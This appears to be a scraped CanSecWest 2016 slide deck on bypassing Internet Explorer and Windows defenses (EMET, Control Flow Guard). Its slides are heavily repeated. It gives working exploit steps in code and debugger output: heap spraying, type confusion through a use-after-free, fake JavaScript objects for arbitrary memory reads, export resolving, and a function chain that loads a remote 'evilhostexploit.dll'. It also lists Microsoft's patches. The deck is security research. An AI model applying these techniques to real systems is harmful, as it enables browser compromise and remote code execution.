Downloaded 86 times
![CanSecWest 2016








Crash-Resistance
0:000:x86> g
(370.e4): Access violation - code c0000005 (first chance)
crash_resistance!crash+0x2d:
009b104d 8a02 mov al,byte ptr [edx] ds:002b:00000001=??
0:000:x86> gn
(370.e4): Access violation - code c0000005 (first chance)
crash_resistance!crash+0x2d:
009b104d 8a02 mov al,byte ptr [edx] ds:002b:00000002=??
0:000:x86> !exchain
[...]
0057f800: USER32!_except_handler4+0
CRT scope 0, filter: USER32!DispatchMessageWorker+36882
func: USER32!DispatchMessageWorker+36895](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-13-320.jpg)

![CanSecWest 2016
Crash-Resistance
0:000:x86> g
(370.e4): Access violation - code c0000005 (first chance)
crash_resistance!crash+0x2d:
009b104d 8a02 mov al,byte ptr [edx] ds:002b:00000001=??
0:000:x86> gn
(370.e4): Access violation - code c0000005 (first chance)
crash_resistance!crash+0x2d:
009b104d 8a02 mov al,byte ptr [edx] ds:002b:00000002=??
0:000:x86> !exchain
[...]
0057f800: USER32!_except_handler4+0
CRT scope 0, filter: USER32!DispatchMessageWorker+36882
func: USER32!DispatchMessageWorker+36895
pass exception unhandled](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-14-320.jpg)
![CanSecWest 2016
Crash-Resistance
• Similar issues:
- ”Why it's not crashing ?” [1]
- ANI Vulnerability (CVE 2007-0038) [2]
- ”Escaping VMware Workstation through COM1”
(JPEG2000 parsing) [3]
- ”The Art of Leaks” (exploit reliability) [4]](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-20-320.jpg)

![CanSecWest 2016
Memory Scanning
Spray the heap
• Alternate between Object Arrays and Integer Arrays
• Object Arrays become aligned to 0xYYYY0000
• Integer Arrays become aligned to +f000 +f400 +f800 +fc00
→ Object Array:
ObjArr[0] = new String() // saved as reference; bit 0 never set
ObjArr[1] = 4 // integer saved as 9 = 4 << 1 | 1
→ Integer Array:
IntArr[0] = 4 // saved as 4](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-25-320.jpg)
![CanSecWest 2016
Memory Scanning
Spray the heap
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
ObjArr[0] = 0x808f880 // saved as 0x808f880 << 1 | 1 = 0x1011f101
ObjArr[1] = new Uint32Array() // saved as reference 0x100ff1b0
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-26-320.jpg)
![CanSecWest 2016
Memory Scanning
Spray the heap
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
ObjArr[0] = 0x808f880 // saved as 0x808f880 << 1 | 1 = 0x1011f101
ObjArr[1] = new Uint32Array() // saved as reference 0x100ff1b0
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
header space](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-27-320.jpg)
![CanSecWest 2016
Memory Scanning
Spray the heap
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
ObjArr[0] = 0x808f880 // saved as 0x808f880 << 1 | 1 = 0x1011f101
ObjArr[1] = new Uint32Array() // saved as reference 0x100ff1b0
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
first element](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-28-320.jpg)
![CanSecWest 2016
Memory Scanning
Spray the heap
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
ObjArr[0] = 0x808f880 // saved as 0x808f880 << 1 | 1 = 0x1011f101
ObjArr[1] = new Uint32Array() // saved as reference 0x100ff1b0
0:036> ddp 1011f100 L2
1011f100 80000002
1011f104 1011f010 00000000
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
IntArr[0] = 00000000
IntArr[(0x100 - 0x10 + 4) / 4] = 0x1011f010](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-29-320.jpg)
![CanSecWest 2016
Memory Scanning
Spray the heap
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
ObjArr[0] = 0x808f880 // saved as 0x808f880 << 1 | 1 = 0x1011f101
ObjArr[1] = new Uint32Array() // saved as reference 0x100ff1b0
0:036> ddp 1011f100 L2
1011f100 80000002
1011f104 1011f010 00000000
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
IntArr[0] = 00000000
IntArr[(0x100 - 0x10 + 4) / 4] = 0x1011f010
Why this odd index ?
(0x100 – 0x10 + 4) / 4
IntArr is aligned to 0x1011f000
– 0x10: occupied header space
+ 0x100: offset to 0x1011f100
+ 0x4: element offset
/ 0x4: element size
→ We can expect the element
to reside at 0x1011f104](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-30-320.jpg)
![CanSecWest 2016
Memory Scanning
Spray the heap
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
ObjArr[0] = 0x808f880 // saved as 0x808f880 << 1 | 1 = 0x1011f101
ObjArr[1] = new Uint32Array() // saved as reference 0x100ff1b0
0:036> ddp 1011f100 L2
1011f100 80000002
1011f104 1011f010 00000000
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
IntArr[0] = 00000000
IntArr[(0x100 - 0x10 + 4) / 4] = 0x1011f010
IntArr is aligned to 0x1011f000 :
first element resides at
0x1011f010
0x10 bytes are taken as
header space](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-31-320.jpg)
![CanSecWest 2016
Memory Scanning
Spray the heap
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
ObjArr[0] = 0x808f880 // saved as 0x808f880 << 1 | 1 = 0x1011f101
ObjArr[1] = new Uint32Array() // saved as reference 0x100ff1b0
0:036> ddp 1011f100 L2
1011f100 80000002
1011f104 1011f010 00000000
0:036> dd 10110000 L0x0c
10110000 00000000 0000eff0 00000000 00000000
10110010 00000000 000000fc 00003bf8 00000000
10110020 1011f101 100ff1b0 80000002 80000002
0:036> dds 100ff1b0 L1
100ff1b0 7193803c jscript9!Js::TypedArray<unsigned int,0>::`vftable'
IntArr[0] = 00000000
IntArr[(0x100 - 0x10) / 4] = 0x1011f010
Almost!
We need to change 01 to 00:
→ IE will interpret ObjArr[0] as object
reference and not as number.
→ Additionally, we control IntArr:
We could set all fields of the object
referenced by ObjArr[0]](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-32-320.jpg)
![CanSecWest 2016
Memory Scanning
Trigger a vulnerability to change a byte
• Use a rewriting Use-After-Free [5], e.g., CVE 2014-0322 (IE10):
inc [eax+0x10]
→ eax is attacker controlled
→ possible to change an arbitrary byte and continue execution
in JavaScript
OR
• Single NULL byte write to attacker chosen address
→ create a type confusion (0x1011f101 becomes 1011f100)
=> ObjArr[0] is interpreted as object](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-33-320.jpg)
![CanSecWest 2016
Memory Scanning

Creating fake JS Objects
jscript9!Js::LiteralString looks like :
typedef struct LiteralString_{
/*0x0*/ VOID* vtable_ptr;
/*0x4*/ VOID* type_ptr; // points to type object
/*0x8*/ UINT len;
/*0xc*/ WCHAR* buf; // string content
} LiteralString;
offset = (0x100 – 0x10) / 4
IntArr[0] = 00000007 // type @ 0x1011f010
IntArr[offset] = 0x41414141 // bogus vtable
IntArr[offset + 0x4] = 0x1011f010 // points to type
IntArr[offset + 0x8] = 0x2 // length
IntArr[offset + 0xc] = 0x400000 // address of content](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-34-320.jpg)
![CanSecWest 2016
Memory Scanning
Creating fake JS Objects
fakeString = ObjArr[0] // get object element located at 0x1011f100
leak = escape(fakeString) // leak 0x4 bytes from 0x400000
→ we have set 0x41414141 as vtable ptr, but escape() still works
→ fakeString.substring() does not work → vtable lookup → AV
• We can now leak already all the things!
function leak(addr){
intArr[offset + 0xc] = addr
return to_dword(unescape(escape(ObjArr[0])))
}](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-35-320.jpg)
![CanSecWest 2016
Memory Scanning
Creating fake JS Objects
• Example: leak vtable ptr and type ptr to sanitize fakeString
ObjArr[1] = ”bla” // create LiteralString (ref @ 0x10110024)
str_addr = leak(0x10110024)
str_vtable_ptr = leak(str_addr)
str_type_ptr = leak(str_addr + 4)
IntArr[offset] = str_vtable_ptr // give fakeString a real vptr!
IntArr[offset + 4] = str_type_ptr // real type ptr!
→ fakeString.substring() should work now :)
• We can build arbitrary JS objects if we know their structure
• We don't have a write-what-where interface yet
→ Build your own Uint32Array() to RW complete memory](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-36-320.jpg)
![CanSecWest 2016
Memory Scanning













Crash-Resistant Scanning
• Discover a Thread Environment Block
0:020> !teb
TEB at 7f156000
0:020> dt ntdll!_TEB 7f156000 /b
+0x000 NtTib : _NT_TIB
+0x000 ExceptionList : 0x03e0f8cc
+0x004 StackBase : 0x03e10000
+0x008 StackLimit : 0x03e0c000
...
+0x018 Self : 0x7f156000
0:020> dt ntdll!_TEB 7f156000
...
+0x030 ProcessEnvironmentBlock : 0x7f15f000 _PEB
TEB == [TEB + 0x18] && [TEB + 4] > [TEB] > [TEB + 8] ?](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-39-320.jpg)
![CanSecWest 2016
Memory Scanning
Crash-Resistant Scanning
• Discover a Thread Environment Block
0:020> !teb
TEB at 7f156000
0:020> dt ntdll!_TEB 7f156000 /b
+0x000 NtTib : _NT_TIB
+0x000 ExceptionList : 0x03e0f8cc
+0x004 StackBase : 0x03e10000
+0x008 StackLimit : 0x03e0c000
...
+0x018 Self : 0x7f156000
0:020> dt ntdll!_TEB 7f156000
...
+0x030 ProcessEnvironmentBlock : 0x7f15f000 _PEB
TEB == [TEB + 0x18] && [TEB + 4] > [TEB] > [TEB + 8] ?
Heuristic yields TEB if we
read at the right place
→ Afterwards, PEB can be
resolved
Normally we cannot leak the
TEB as no references exist
to it](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-40-320.jpg)


![CanSecWest 2016
Export Resolving

Resolve Exports under EMET 5.2 EAF and EAF+

• Yes we can!
→ Let fakeString point to module base and set module size
→ Create a Blob of the fakeString object
blob = new Blob([fakeString], {type:"application/octet-stream"})
url = URL.createObjectURL(blob)
EMET5.5
0:024> kp n
# ChildEBP RetAddr
00 071bed10 77919398 ntdll!CountUnicodeToUTF8+0x21
01 071bed38 774ac7fb ntdll!RtlUnicodeToUTF8N+0xf4
02 071bed84 7324604a KERNELBASE!WideCharToMultiByte+0x269
03 071bedd0 7324638f MSHTML!CBlobBuilder::AppendData+0x317
04 071bee28 72f415e1 MSHTML!CBlobBuilder::ConstructBlob+0x2c9
05 071bee50 714e0fb6 MSHTML!CFastDOM::CBlob::DefaultEntryPoint+0x61](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-60-320.jpg)
![CanSecWest 2016
Export Resolving
Resolve Exports under EMET 5.2 EAF and EAF+
• Yes we can!
→ Let fakeString point to module base and set module size
→ Create a Blob of the fakeString object
blob = new Blob([fakeString], {type:"application/octet-stream"})
url = URL.createObjectURL(blob)
EMET5.5
0:024> kp n
# ChildEBP RetAddr
00 071bed10 77919398 ntdll!CountUnicodeToUTF8+0x21
01 071bed38 774ac7fb ntdll!RtlUnicodeToUTF8N+0xf4
02 071bed84 7324604a KERNELBASE!WideCharToMultiByte+0x269
03 071bedd0 7324638f MSHTML!CBlobBuilder::AppendData+0x317
04 071bee28 72f415e1 MSHTML!CBlobBuilder::ConstructBlob+0x2c9
05 071bee50 714e0fb6 MSHTML!CFastDOM::CBlob::DefaultEntryPoint+0x61
Not blacklisted
by EAF+](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-61-320.jpg)
![CanSecWest 2016
Function Chaining

Staying under the radar of Control Flow Guard (CFG)
• CFG protects indirect calls
• Exported functions are allowed, but not all
• Control Flow Hijacking:
trigger virtual function call with a method of fakeString:
IntArr[offset] = fakeVtable // bogus vtable ptr
fakeString = ObjArr[0]
fakeString.whatever()
→
push fakeString // Arg1: controlled content
mov eax, [fakeString] // get vtable ptr
call [eax + x] // controlled target](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-65-320.jpg)

![CanSecWest 2016
Function Chaining
Staying under the radar of Control Flow Guard (CFG)
• Example function chain:
push fakeString // controlled content
mov eax, [fakeString] // get vtable ptr
call [eax + 0x20] // fake virtual function (func1)
func1(fakeString):
...
push [fakeString + 0x10] // = arg3
push [fakeString + 0x04] // = arg2
push fakeString // = arg1
call [fakeString + 0x08] // = func2
func2(arg1, arg2, arg3):
...
push arg2 // = [fakeString + 0x04] = CONTEXT*
push arg3 // = [fakeString + 0x10] = HANDLE
call [arg1 + 0x0c] // = [fakeString + 0x0c] = SetThreadContext](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-67-320.jpg)
![CanSecWest 2016
Function Chaining
Staying under the radar of Control Flow Guard (CFG)
• Use of networkx [6] and miasm2 [7] to collect suitable exports:
In RtlInsertElementGenericTableFullAvl :
EBX = Arg1 (fakeString)
ESI = [EBX + 0x2c]
EIP = ESI](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-68-320.jpg)
![CanSecWest 2016
Function Chaining
Staying under the radar of Control Flow Guard (CFG)
• Use of networkx [6] and miasm2 [7] to collect suitable exports:
In RtlInsertElementGenericTableFullAvl :
EBX = Arg1 (fakeString)
ESI = [EBX + 0x2c]
EIP = ESI
→ EIP = [Arg1 + 0x2c]](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-69-320.jpg)
![CanSecWest 2016
Function Chaining
Staying under the radar of Control Flow Guard (CFG)
• Use of networkx [6] and miasm2 [7] to collect suitable exports:
In RtlInsertElementGenericTableFullAvl :
EBX = Arg1 (fakeString)
ESI = [EBX + 0x2c]
EIP = ESI
→ EIP = [Arg1 + 0x2c]
EBX = Arg1
Param1 = EBX](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-70-320.jpg)
![CanSecWest 2016
Function Chaining
Staying under the radar of Control Flow Guard (CFG)
• Use of networkx [6] and miasm2 [7] to collect suitable exports:
In RtlInsertElementGenericTableFullAvl :
EBX = Arg1 (fakeString)
ESI = [EBX + 0x2c]
EIP = ESI
→ EIP = [Arg1 + 0x2c]
EBX = Arg1
Param1 = EBX
→ Param1 = Arg1](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-71-320.jpg)
![CanSecWest 2016
Function Chaining
Staying under the radar of Control Flow Guard (CFG)
• Use of networkx [6] and miasm2 [7] to collect suitable exports:
In RtlInsertElementGenericTableFullAvl :
EBX = Arg1 (fakeString)
ESI = [EBX + 0x2c]
EIP = ESI
→ EIP = [Arg1 + 0x2c]
EBX = Arg1
Param1 = EBX
→ Param1 = Arg1
EAX = Arg3
ECX = EAX + 0x10
Param2 = ECX](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-72-320.jpg)
![CanSecWest 2016
Function Chaining
Staying under the radar of Control Flow Guard (CFG)
• Use of networkx [6] and miasm2 [7] to collect suitable exports:
In RtlInsertElementGenericTableFullAvl :
EBX = Arg1 (fakeString)
ESI = [EBX + 0x2c]
EIP = ESI
→ EIP = [Arg1 + 0x2c]
EBX = Arg1
Param1 = EBX
→ Param1 = Arg1
EAX = Arg3
ECX = EAX + 0x10
Param2 = ECX
→ Param2 = Arg3 + 0x10](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-73-320.jpg)
![CanSecWest 2016
Function Chaining
Staying under the radar of Control Flow Guard (CFG)
• Use of networkx [6] and miasm2 [7] to collect suitable exports:
In RtlInsertElementGenericTableFullAvl :
Simple Propagation Summary:
→ EIP = [Arg1 + 0x2c]
→ Param1 = Arg1
→ Param2 = Arg3 + 0x10](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-74-320.jpg)
![CanSecWest 2016
Function Chaining
Staying under the radar of Control Flow Guard (CFG)
• Load arbitrary remote DLLs under EMET:
→ Chain of five NTDLL functions (Win 8.1 only):
RtlLookupElementGenericTableFullAvl (1)
RtlInsertElementGenericTableFullAvl (2)
RtlLookupElementGenericTableFull (3)
RtlTraceDatabaseFind (4)
LdrInitShimEngineDynamic (5)
Execute callchain 1→ 2→ 3→ 4→ 5 : Two controlled parameters
LdrInitShimEngineDynamic([fakeStr + 0x8] + 0x20, [fakeStr] + 0x18)
Param1 has to be within a
module's bounds
Param2: pointer to remote DLL:
evilhostexploit.dll](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-75-320.jpg)



![CanSecWest 2016
Crash-Resistant Export Dispatching
Executing arbitrary exports without Shellcode, ROP or JIT
(1) Get ESP with NtGetContextThread as last function in chain
(2) Prepare fake object with CONTEXT for NtContinue:
→ set EIP to wanted exported function (e.g., system call)
→ set ESP to free stack space
(3) Prepare free stack space:
→ write parameters for exported function
→ set return address for exported function to NULL
(4) Use virtual function call to launch NtContinue on indirect call
site in crash-resistant mode
(5) Read return data of system call and proceed to step (2)
TNX to Yang Yu for
the NtContinue Trick [5] !](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-80-320.jpg)

![CanSecWest 2016
Mitigations
Fixes and Feedback by Microsoft
• user32 exception handing hardening feature addresses
Internet Explorer 7-11 (MS15-124) [8]
• Crash-Resistant issue fixed in MS Edge (MS15-125) [9]
• Control Flow Guard is becoming more fine-grained with each
Windows version:
→ NtContinue is no valid indirect call target in Windows10 RTM
• Code Integrity in MS Edge:
- block loading of arbitrary libraries
- block child process creation (Windows 10 Insider Preview)](https://image.slidesharecdn.com/csw2016gawlikbypassingdifferentdefenseschemes-160402160727/85/Csw2016-gawlik-bypassing_differentdefenseschemes-82-320.jpg)

![CanSecWest 2016
References
[1] http://www.codeproject.com/Articles/98691/Why-it-s-not-crashing
[2] http://www.phreedom.org/presentations/reverse-engineering-ani/reverse-engineering-ani.pdf
[3] https://www.exploit-db.com/docs/37276.pdf
[4] https://cansecwest.com/slides/2014/The Art of Leaks - read version - Yoyo.pdf
